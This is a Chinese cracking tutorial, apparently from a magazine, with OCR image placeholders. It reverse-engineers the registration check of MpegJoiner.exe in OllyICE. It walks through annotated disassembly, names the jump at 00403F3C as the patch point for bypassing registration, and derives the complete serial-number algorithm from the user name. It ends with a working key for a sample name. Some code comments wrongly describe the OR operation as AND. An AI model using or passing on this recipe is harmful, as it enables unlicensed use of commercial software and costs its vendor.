


图 4




图 5

一、成功永远属于有准备的人

首先来完成漫漫破解长路的准备工作。用PEiD 0.94加载MpegJoiner.exe后发现程序是由Microsoft Visual C++ 7.0编写的，没有任何壳。这就大大降低了破解的难度。我们运行MpegJoiner.exe会弹出对话框要求我们注册。如果不注册只能试用30天并且只能合并不多于3个的文件。随便填写注册信息进行注册，结果当然注册失败了，不过也正好得到了我们想要的注册失败信息。把它记录下来，如图1。

二、动静结合深入剖析

使用OllyICE加载MpegJoiner.exe进行反汇编分析。使用Find UNICODE功能查找注册失败信息"registration failed!"，双击后跳到00403FD2，如图2（小编注：我用OllyICE没有找到Find UNICODE命令在哪儿，因此尝试着在右键的"查找"里选择"所有参考文本字符串"，进入了一个新的界面后，再次右键，选择"查找文本"，取消"区分大小写"后才找到的）。

双击注册失败信息来到00403FD2处，向上阅读反汇编代码。在00403F7C处发现注册成功字样"registration has succeeded!"继续向上看，发现一些跳转指令**jnz short 00403FCE**可以看出这是跳向注册失败的，如图3。

上面还有00403F3C处有**je short 00403F78**是跳向成功的。一直到00403D32处发现要求输入注册名（图4）。

两个mov传送，之后是一个cmp比较，再加一个跳转，可以看出这是一个典型的对输入信息长度进行判断的指令段，很有可能是对输入的注册名或注册码长度的判断。那我就在这里F2下断点。然后F9运行程序，随便填写注册信息进行注册。这时程序会被断在00403D23处，如上图在堆栈中可以看到刚才输入的注册名信息。接下来就要耐心的一步一步向下动态跟踪，这时要时刻注意堆栈和各个寄存器中数据的变化。下面是我对主要代码进行的简要说明，如图5。

```
00403D23  mov   eax, [esi+70]          //取注册名存入EAX
00403D26  mov   ebp, [eax-C]           //取注册名长度存入EBP
00403D29  cmp   ebp, 2                 //把注册名长度和2比较
00403D2C  jge   short 00403D43         //如果不小于2跳到
00403D43
00403D32  push  0042AEFC               //小于2时提示"please
input correct user name!"
00403D43  mov   ecx, [esi+74]          //取注册码存入ECX
```




图6

```
00403D46  cmp  dword ptr [ecx-C], 8   //把注册码长度和8比较
00403D4A  jge  short 00403D61         //如果不小于8就跳到00403D61
00403D50  push  0042AED4              //小于8时提示"please input correct registration code!please input correct user name!"
```

同样道理00403D61到00403DB4都是一些判断我们输入的注册名和注册码是否存在的代码段。一直阅读到00403DB9才找到该软件注册算法代码段，大家要仔细阅读以下部分，如图6。




图7




图8

```
00403DB9  >  0FB6C2        movzx  eax, dl            //将注册名第一位的ASCII码存入EAX
00403DBC     83C8 44       or     eax, 44            //把EAX和44做"与"运算，结果存入EAX
00403DBF     99            cdq                       //双字扩展，edx=00000000
00403DC0     BF 0A000000   mov    edi, 0A            //将0A存入EDI
00403DC5     F7FF          idiv   edi                //除以0A
00403DC7     0FB64424 12   movzx  eax, byte ptr [esp+12] //将注册名第二位的ASCII码存入EAX
00403DCC     83C8 43       or     eax, 43            //把EAX和43做"与"运算
00403DCF     885424 16     mov    [esp+16], dl       //将第一位的ASCII码与44除以0A的余数存入[esp+16]

00403DDC     885424 12     mov    [esp+12], dl       //将第二位的ASCII码与43除以0A的余数存入[esp+12]
00403DEC     885424 17     mov    [esp+17], dl       //将第一位的ASCII码与43除以0A的余数存入[esp+17]
00403DF9     885424 18     mov    [esp+18], dl       //将第二位的ASCII码与44除以0A的余数存入[esp+18]
```

上面所存储的四个数据就是后面所要用到的注册码，继续向下阅读，如图7。

不难看出从00403E00到00403E1D这个循环的目的是将注册名ASCII码逐位累加然后存入EAX中。继续分析下面几段代码。下面几处主要是取注册码的操作。

```
00403E33  >  8A11          mov   dl, [ecx]               //注册码第一位存入DL
00403E35     8B4E 74       mov   ecx, [esi+74]           //将注册码存入ECX
00403E38     8379 F4 01    cmp   dword ptr [ecx-C], 1    //注册码长度和1比较
00403E3C     885424 19     mov   [esp+19], dl            //注册码第一位存入[esp+19]
```

这段代码的意思是取注册码第一位存入[esp+19]。紧接着的代码的意思如下：注册码第二位存入[ESP+13]；注册码第三位存入[ESP+14]；注册码第四位存入[ESP+15]；注册码第五位存入cl；注册码第六位存入[ESP+1A]；注册码第七位存入[ESP+1B]。现在注册码已经有了，接下来就是比较判断注册码真假了，看如下代码。

```
00403EE4  >  8A5F 07       mov    bl, [edi+7]              //注册码第八位存入BL
00403EE7     0FB67C24 16   movzx  edi, byte ptr [esp+16]   //第一位注册名运算后的结果存入EDI
00403EEC     0FB6D2        movzx  edx, dl                  //第一位注册码的ASCII存入EDX
00403EEF     83EA 30       sub    edx, 30                  //EDX减30
00403EF2     3BFA          cmp    edi, edx                 //比较第一位注册名运算后结果和第一位注册码
00403EF4     75 48         jnz    short 00403F3E           //不等就跳到00403F3E，去判断是不是万能注册码
```

00403EF6到00403F27的作用依次是：比较第二位注册名运算后结果和第二位注册码，比较第三位注册名运算后结果和第三位注册码，比较第四位注册名运算后结果和第四位注册码，前四位比较完毕后，该第五位了，注意第五位注册码的算法与前面四位可

不一样哦，如图8。

```
00403F2A    BF 0A000000    mov    edi, 0A              //将0A存入EDI
00403F2F    F7FF           idiv   edi                  //注册名ASCII码累加值除以0A
00403F31    0FB6C2         movzx  eax, dl              //余数存入EAX
00403F34    0FB6D1         movzx  edx, cl              //第五位注册码的ASCII存入EDX
00403F37    83EA 30        sub    edx, 30              //EDX减30
00403F3A    3BC2           cmp    eax, edx             //比较注册名ASCII码累加值除以0A的余数和第五位注册码
00403F3C    74 3A          je     short 00403F78       //相等则注册成功!
```

因此00403F3C为关键跳转，也就是爆破点了。通过改逆可以实现爆破。

三、算法提取与归纳

通过上面分析可以基本总结出注册算法如下：

注册名必须大于等于2位

注册码必须大于等于8位

注册码第1位=（用户名第1位ASCII码 or 44） mod 0A

注册码第2位=（用户名第2位ASCII码 or 43） mod 0A

注册码第3位=（用户名第1位ASCII码 or 43） mod 0A

注册码第4位=（用户名第2位ASCII码 or 44） mod 0A

注册码第5位=（用户名各位ASCII码的值累加） mod 0A

注册码第6位以后可以随便填写，但注册码必须大于等于8位。因此我们输入注册名rickey。

通过上面总结的算法计算出的注册码就应该是：87597***，*代表任意字符，填写注册测试一下，注册成功，说明我们归纳的算法正确无误，如图9。

